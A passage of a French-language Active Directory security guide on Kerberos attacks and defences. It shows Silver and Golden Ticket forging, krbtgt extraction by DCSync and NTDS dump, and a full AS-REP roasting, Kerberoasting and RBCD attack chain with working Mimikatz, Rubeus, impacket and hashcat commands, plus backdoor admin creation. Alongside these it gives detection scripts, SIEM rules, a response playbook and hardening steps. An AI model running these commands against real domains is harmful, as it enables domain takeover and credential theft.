# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
